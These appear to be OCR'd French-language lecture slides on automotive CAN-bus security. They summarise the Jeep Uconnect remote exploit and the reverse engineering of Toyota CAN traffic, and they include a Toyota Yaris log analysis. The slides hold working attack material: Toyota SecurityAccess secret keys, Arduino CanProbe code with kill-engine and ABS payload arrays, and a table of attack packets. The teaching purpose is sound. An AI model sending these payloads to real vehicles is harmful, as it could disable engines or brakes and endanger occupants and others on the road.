
- Bleed the brakes
- CAN ID: 0760
- Length: 08
- Format: B1 00 2B FF FF 00 00 00

Braking: Toyota

- Apply the brakes at any speed
- CAN ID: 0283
- Length: 07
- Format: CN 00 S1 S2 ST 00 CS
  - CN => Counter (00-80)
  - S1 S2 => Force applied to brakes
    - Negative for braking
  - ST => Adjustment State
  - CS => Checksum]
- Example:

```
IDH: 02, IDL: 83, Len: 07, Data: 61 00 E0 BE 8C 00 17
```

DEFCON 21 (2013)
Alberto Garcia Illera ,Javier Vazquez Vidal
Dude WTF In My Car Updated




Charlie Miller, Chris Valasek "Remote Exploitation of an Unaltered Passenger Vehicle", 2015

- L’article décrit une attaque via le réseau cellulaire SPRINT visant une Jeep Cherokee.
- Le véhicule comporte un dispositif multimédia (auto radio, bluetooth, ...) nommé UCONNECT ,équipé d'un processeur Texas Instruments OMAP-DM3730, intégrant un système d'exploitation QNX.
- Cet équipement est connecté au bus CAN à l'aide d'un processeur Renesas V850; il possède également un port TCP 6667 ouvert sur le réseau cellulaire réalisant un service D-Bus destiné aux communications inter processus (IPC) et à l'appel de procédures distantes (RPC).
- L'exploit consiste à injecter un firmware modifié pour le coprocesseur V850 en exploitant une faille de type "buffer overflow".
- Par la suite il devient possible d'injecter à distance des paquets CAN à partir du port TCP 6667.
- Les deux causes de cette attaque sont d'une part l'existence d'un Buffer Overflow et d'autre part un mécanisme de mise à jour logicielle non sécurisé.

Remote Alteration of an Unaltered Passenger Vehicle (2015)

- Environ 1 million de véhicules concernés.
- Attaque via le système Uconnect 8,4AN/RA4, radio, navigation, Wi-Fi, réseau cellulaire
  - Processeur Texas Instruments OMAP-DM3730
  - QNX OS
- Procédure de mise à jour sans intégrité
- Mot de passe Wi-Fi de faible entropie (0 bits), 32bits= Jan 2013 00:00:32
- Port TCP 6667 ouvert sur le réseau cellulaire Sprint
  - D-Bus message services
  - Authentification anonyme
  - Coprocesseur Renesas V850 ayant accès au bus CAN (Controller Area Network)
    - Communications CAN non sécurisées
    - ID (2octets), longueur (1o), information
- Buffer overflow sur le processeur Renesas V850
- Prise de contrôle à distance
  - Plage d'adresse IP, scan de port
  - Injection de messages CAN
- Prise de contrôle à distance Autoradio, moteur, direction, freins

Résumé de l'Attaque



Port 6667

Coprocesseur Renesas V850

Firmware Modifié
(injection)

Processeur
Texas Instruments
OMAP-DM3730
QNX OS
D-Bus Service

CAN BUS

Engine
Control
Unit
(ECU)

Since a vehicle can scan for other vulnerable vehicles and the exploit doesn't require any user interaction**, it would be possible to write a worm**. This worm would scan for vulnerable vehicles, exploit them with their payload which would scan for other vulnerable vehicles, etc. This is really interesting and scary. **Please don't do this. Please.**

Livres

- The Car Hacker's Handbook: A Guide for the Penetration Tester, © 2016 Craig Smith
  - Chapter 5: Reverse Engineering the CAN Bus

5

REVERSE ENGINEERING THE CAN BUS

In order to reverse engineer the CAN bus, we first have to be able to read the CAN packets and identify which packets control what. That said, we don't need to be able to access the official diagnostic CAN packets because they're primarily a read-only window. Instead, we're interested in accessing *all* the other packets that flood the CAN bus. The rest of the nondiagnostic packets are the ones that the car actually uses to perform actions. It can take a long time to grasp the information contained in these packets, but that knowledge can be critical to understanding the car's behavior.

Locating the CAN Bus

Of course, before we can reverse the CAN bus, we need to locate the CAN. If you have access to the OBD-II connector, your vehicle's connector pin-out map should show you where the CAN is. (See Chapter 2 for common

SecurityAccess: Toyota

- ECUs will send a new seed on each startup and after a number of wrong keys attempted
- Reversed the Techstream software to procure the secrets
-
```
secret_keys = {
                0x7E0: "00 60 60 00",
                0x7E2: "00 60 60 00"
    }
secret_keys2 = {
                0x7B0: "00 25 25 00"
               }
```
- Example

```
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 BB 8E 55 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 01 DB EE 55 00
IDH: 07, IDL: E8, Len: 08, Data: 02 67 02 00 00 00 00 00
```

- ISO-TP prepends one or more metadata bytes to the beginning of each CAN packet.
- These additional bytes are called the Protocol Control Information (PCI).
- The first nibble of the first byte indicates the PCI type.
- There are 4 possible values.
  - 0 - Single frame. Contains the entire payload. The next nibble is how much data is in the packet.
  - 1 - First frame. The first frame of a multi-packet payload. The next 3 nibbles indicate the size of the payload.
  - 2 - Consecutive frame. This contains the rest of a multi-packet payload. The next nibble serves as an index to sort out the order of received packets. The index can wrap if the content of the transmission is longer than 112 bytes.
  - 3 - Flow control frame. Serves as an acknowledgement of first frame packet. Specifies parameters for the transmission of additional packets such as their rate of delivery.


Exemple échange OBD

- La collecte du régime moteur (tr/mn) est illustrée ci dessus:
  - Requête: 7DF 08 02 01 0C [6 padding bytes]
  - Réponse: 7E8 08 04 41 0C 11 42 [3 padding bytes]
- Le CAN-ID 7DF est une adresse de diffusion, le mode 01 signifie "*Show current data*" , le PID 0C désigne le régime moteur.
- L'ECU qui possède l'information (CAN-ID = 7E8) délivre une réponse avec le mode 41 (0x40 + 1) et le PID de la requête, les deux derniers représentent l'information demandée.

Sonde CAN-BUS

ELM327

ELM 327 - Authentique



ELM 327 - Clône

```
TxCmd("ATZ",2000,0,0);
TxCmd("ATL1",1000,0,0);
TxCmd("AT PPS",1000,0,0);
TxCmd("AT D1",1000,0,0);
TxCmd("AT H1",1000,0,0);
TxCmd("AT SP6",1000,0,0);
TxCmd("AT DP",1000,0,0);
```

ISO-TP !

```
0B0 6 00 00 00 00 11 0B
0B2 6 00 00 00 00 11 0B
0B4 8 00 00 00 00 00 00 00 BC
2C3 8 00 00 00 04 85 2D 2E 0D
163 5 0E D7 01 00 00 <DATA ERROR
260 8 00 00 00 00 00 00 00 6A
223 8 00 00 00 00 00 00 00 2D
224 8 00 00 00 00 00 00 00 00
1C3 1 24
440 8 42 02 00 00 00 00 00 00 <DATA ER
BUFFER FULL
```

Interface Série pour ELM327…

```
if (elm)
{
  TxCmd("ATZ",2000,0,0);
  FlushFileBuffers(hcom);
  TxCmd("ATZ",2000,0,0);
  FlushFileBuffers(hcom);


TxCmd("ATL1",1000,0,0);
  TxCmd("AT PPS",1000,0,0);

  TxCmd("AT D1",1000,0,0);
  TxCmd("AT H1",1000,0,0);
  TxCmd("AT SP6",1000,0,0);
  TxCmd("AT DP",1000,0,0);

  TxCmd("AT CRA",1000,0,0); // default ID filter

} // end of elm
```

cancapture.com/ecom

CANcapture

Standard ECOM Device - Controller Area Network (CAN) to USB hardware interface


The Standard ECOM cable is a USB2.0 high-speed device that allows Controller Area Network (CAN) traffic to be transmitted and received using a computer or laptop. It was originally designed by EControls to provide a CAN interface for OEM customers to communicate with our ECUs. Now we are offering it to anyone for custom software development. The ECOM has been in use by EControls and our OEM customers since 2006 and is designed using the same quality components that go into our ECUs.

COMMENT J'AI HACKÉ VOTRE VOITURE

GODEFROY GALAS
ingénieur-élève
du corps des Mines

J'ai réalisé en 2018 dans le cadre de mon cursus à Télécom Paris, sous la supervision de Pascal Urien, un projet de fin d'études qui s'attachait à la conception de scénarios d'attaque visant à altérer, en situation réelle, le fonctionnement d'une automobile moderne vendue en Europe.

automobile, Chris Valasek et Charlie Miller. La figure ci-dessus présente l'ensemble des outils et programmes installés sur la machine Windows 7 d'attaque.
Cet équipement a permis d'enregistrer en temps réel dans un fichier, avec horodatage, chaque message circulant sur le bus CAN au cours du déplacement du véhicule. Les fichiers obtenus, comptant de l'ordre de 50 000 trames par minute, ont été analysés grâce à des scripts Python afin de lister l'ensemble des types de messages existants (repérés par un identifiant) et de déterminer, par différenciation, la structure de chacun. En associant ces analyses avec des expérimentations d'injection de trames et de manipulation des composants du véhicule, il est possible d'identifier le rôle, la structure et la fréquence de diffusion des différents types de messages circulant sur le bus, ouvrant ainsi la voie vers la conception des scénarios d'attaque précités.




Des vidéos illustratives sont visualisables à l'adresse suivante : https://nextcloud.ggalas.net/index.php/s/6meXqJrJanL2nfk


Valasek (Chris), Miller (Charlie), « Adventures in Automotive Networks and Control Units », 2013.

P. Urien, "Designing Attacks Against Automotive Control Area Network Bus and Electronic Control Units," *2019 16th IEEE Annual Consumer Communications & Networking Conference (CCNC)*, Las Vegas, NV, USA, 2019, pp. 1-4, doi: 10.1109/CCNC.2019.8651708.

ARDUINO

- MCP 2515 , Bus CAN controller , Serial Peripheral Interface (SPI) interface .
- Arduino Mega2560
- OBDII Plug





https://github.com/purien/CanProbe

CAN Probe

- An open software for scanning the CAN Bus
- The low cost probe (about 30$) comprises the following components
  - An Arduino Mega2560
  - An MCP2515 board (CAN probe)
  - An OBDII plug
  - Communication via USB-Serial, 115200 bauds, 1 stop, no parity
- Three operating modes (default = scan, set through the serial link)
  - scan, dump CAN packets according to CanId filter (if any)
  - diff dump differential CAN packets, according to CanId filter (if any)
  - send, injection of CAN packets
- Main commands (over serial link)
  - empty line (CrLf), iddle mode
  - scan CrLf, scan mode
  - diff CrLf, differential scan mode
  - send CanId Len Data Mask UseCRC, injection mode
  - filter CanId1...CanIdn CrLf, set a list of CANId filters
  - mask mask1...maskn CrLf, set a list of filter masks
  - can CanId Len Data CrLf, send a CAN packet
  - iso CanIdReq CanIdResp Len Data CrLf, send an ISO-TP packet (in Iddle mode only)

CanProbe.ino (extraits)

```
//////////////////////////////////////////////////////
//         Data imported from the paper
// Adventures in Automotive Networks and Control Units
//      Dr. Charlie Miller & Chris Valasek
//             DEFCON 21 - 2013
//////////////////////////////////////////////////////
byte secret1[4] =  {0, 0x60, 0x60, 0};
byte secret2[4] =  {0, 0x25, 0x25, 0};
byte killengine[8] = {0x06, 0x30, 0x1C, 0x00, 0x0F, 0xA5, 0x01, 0x00}; // 0E0
byte abs_1[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x01, 0x00, 0x00 }; // 7B0 ABS SFRH
byte abs_2[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x10, 0x00, 0x00 }; // 7B0 ABS SRRH
byte abs_3[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x02, 0x00, 0x00 }; // 7B0 ABS SFRR
byte abs_4[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x20, 0x00, 0x00 }; // 7B0 ABS SRRR
byte abs_5[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x04, 0x00, 0x00 }; // 7B0 ABS SFLH
byte abs_6[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x40, 0x00, 0x00 }; // 7B0 ABS SRLH
byte abs_7[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x08, 0x00, 0x00 }; // 7B0 ABS SFLR
byte abs_8[8] = {0x05, 0x30, 0x21, 0x02, 0xFF, 0x80, 0x00, 0x00 }; // 7B0 ABS SRLR
```

```
else if (strcmp(token, "kill") == 0)
  {
   if (sendcan(0x7E0L, 8, killengine))
      recvcan(0x7E8L, 1000L);
    Serial.print(">");
  }
```

```
bool sendcan(long unsigned int txId,
unsigned char len, unsigned char * txBuf)
{ byte sndStat = 0;

  sndStat = CAN0.sendMsgBuf(txId, 0, len, txBuf);

  if (sndStat == CAN_OK)
  {  Serial.println("Message Sent Successfully!");}

  else
  {  Serial.println("Error Sending Message...");
    return false ;
   }
  return true ;
}
```

```
bool recvcan(long unsigned int aId,
unsigned long atimeout )
{ int i, tlen;
  byte sndStat;
  unsigned long t1 = 0;
  unsigned long t2 = 0;

 t1 = millis();

 while (1)
  { t2 = millis();

    if ((t2 - t1) > atimeout)
    { Serial.println("Rx Timeout");  return false; }

   if ( !digitalRead(CAN0_INT) ) //  somethings
    {
      CAN0.readMsgBuf(&rxId, &len, rxBuf);

if ((rxId & 0x80000000) == 0x80000000) ;
else if (rxId == aId) // ID is 11bits
sprintf(msgString, "%.3lX %1d", rxId, len);

if ((rxId & 0x40000000) == 0x40000000);
else if (rxId == aId)
     {
       tlen = strlen(msgString);
       for (byte i = 0; i < len; i++)
         sprintf(msgString + tlen + 3 * i, " %.2X",
                 (int)(0xff & rxBuf[i]));
       Serial.println(msgString);
       break;
     }
   }
  }
  return true;
}
```

Trouver des informations pertinentes

- Articles
- WEB
  - http://opengarages.org/index.php/Toyota_CAN_ID
  - https://fabiobaltieri.com/2013/07/23/hacking-into-a-vehicle-can-bus-toyothack-and-socketcan/
  - http://canhacker.com/examples/toyota-camry-instrument-cluster/
- Analyse de logs

Exemple de paquets CAN Toyota, YARIS II

- 0B2 6 1E39 1E41 11 0B
  - Bytes (1,2)=77,37 Bytes(3,4) =77,45 vitesse des roues
- 0B0 6 22 69 22 56 11 0C
  - Bytes (1,2)=77,37 Bytes(3,4)=77,45 vitesse des roues
- 610 8 20 00 4E 64 C0 00 00 00
  - Byte 3, vitesse (78)
- 0B4 8 00 00 00 00 48 1E 68 8A 77,84
  - Byte 6,7 Vitesse (77,84), Byte 5 (72) compteur distance 0…255
- 611 8 21 00 20 90 00 01 76 EB
  - Bytes 6,7,8 Compteur Kilométrique (95979)

Exemple de paquets CAN d'attaques

#	Can ID	Length	ISOTP	payload = b1 b2 b3 b4 b5 b6 b7 b8
1	0B4	8	no	b1=b2=b3=b4=0, b5=distance (wraps every 12,5m, resolution 4 ticks= 12,5*4/256#0,2m), (b6,b7)= speed in dm/s, b8=checksum
2	2C4	8	no	(b1, b2) =RPM, b3=0, b4=17, b5=b6=0, b7=92, b8=checksum
3	1C3	1	no	b2 bit (0x40) is set when the brake pedal is pushed.
4	7E0	8	yes	06 30 1C 00 0F A5 01 00 Kill Engine (SID=30, PID=1C)
5	7E8	8	yes	02 70 1C 00 00 00 00 00 Kill Engine Ack (SID=70, PID=1C)
6	7B0	8	yes	05 30 21 02 FF FF 00 00 Hold/Reduction (SID=30, PID=21)
7	7B8	8	yes	02 70 21 00 00 00 00 00 Hold/Reduction Ack (SID=70, PID=21)
8	7E0	8	yes	02 27 01 00 00 00 00 00 RequestSeed (SID=27, PID=01)
9	7E8	8	yes	06 67 01 b4 b5 b6 b7 00 SendSeed (SID=67, PID=01) Seed=(b4,b5,b6,b7)
10	7E0	8	yes	06 27 02 b4 b5 b6 b7 00 SendKey (SID=27, PID=02) Key=(b4,b5,b6,b7)
11	7E8	8	yes	02 67 02 00 00 00 00 00 Success Notification (SID=67, PID=2)
12	7E0	8	yes	02 10 02 00 00 00 00 00 Diagnostics (PID=10, SID=02)
13	7E8	8	?	01 50 00 00 00 00 00 00 Diagnostics Ack (PID=50)

Méthodes d’analyse des logs

- Regrouper les CanId identiques
  - Observation (vitesse…)
  - Déduction (tour de roue…)
  - Analyse différentielle

LOGS


Temps micro-seconde

Délai inter CAN paquets micro-seconde

2C1	8	00	FF	AA	FD	FD	BD	03	2E	5	484696
2C4	8	07	FC	00	16	00	00	92	79	3	484699
1C3	1	84								4	484703
260	8	00	00	00	00	00	FD	A6	0D	2	484705
2C3	8	18	00	80	02	6B	2D	58	19	3	484708
0B4	8	00	00	00	00	1C	08	BE	9E	4	484712
163	5	0E	E5	01	00	00				3	484715
1C3	1	84								3	484718
224	8	00	00	00	00	00	00	00	00	2	484720
260	8	00	00	00	00	00	FD	D5	3C	3	484723
2C1	8	00	FF	9E	FD	EF	BC	06	16	4	484727
0B0	6	08	66	08	ED	11	08			4	484731
620	8	10	00	00	00	30	40	00	00	3	484734
1C3	1	84								4	484738
2C3	8	18	00	80	02	7C	2D	57	07	2	484740
2C4	8	07	F0	00	16	00	00	92	6D	4	484744
163	5	0E	E5	01	00	00				3	484747
0B0	6	08	6A	08	E2	11	09			3	484750
0B4	**8**	**00**	**00**	**00**	**00**	**20**	**08**	**AB**	**8F**	**3**	**484753**
2C1	8	00	FF	AB	FD	EF	BD	09	27	4	484757
223	8	40	00	00	00	00	00	00	6D	3	484760
260	8	00	00	00	00	00	FD	E8	4F	4	484764
2C4	8	07	E7	00	16	00	00	92	64	3	484767
0B2	6	08	41	08	E2	11	0A			4	484771
2C3	8	18	00	80	02	85	2D	58	09	3	484774
223	8	40	00	00	00	00	00	00	6D	5	484779
224	8	00	00	00	00	00	00	00	00	3	484782
1C3	1	84								4	484786
440	8	42	02	00	00	00	00	00	00	2	484788
2C4	8	07	DC	00	16	00	00	92	59	3	484791
0B4	**8**	**00**	**00**	**00**	**00**	**24**	**08**	**A8**	**90**	**4**	**484795**
163	5	0E	E7	01	00	00				3	484798
224	8	00	00	00	00	00	00	00	00	3	484801
2C3	8	18	00	80	02	7F	2D	59	19	4	484805
0B0	6	08	5A	08	E4	11	0C			3	484808
0B4	**8**	**00**	**00**	**00**	**00**	**28**	**08**	**A0**	**8C**	**3**	**484811**


Scan

https://www.youtube.com/watch?v=IO_6idnuB0Y




Observation

- ID=610
- 3ième octet
  - Vitesse en Km/h




Filter

https://www.youtube.com/watch?v=xd7hHD2cyf0



Déduction

- ID=0B4, 5ième octet
- La documentation technique de la Toyota Yaris indique la présence de 48 pôles nord et sud par roue, soit 48 ticks/tour
- D'ou un tour chaque 2,35m, soit un diamètre de roue de 0,75m.
- La résolution du compteur est de 4 ticks (20 cm)
- Une distance de 100m est associée à huit remises à zéro du compteur.



Méthode Différentielle

Analyse Différentielle

Begin: k=0; i=0; j=byte_rank; value= B^j_k ; time= t_k; k^j_i = k ;
While (k< n_s)
{ if (B^j_k != value)
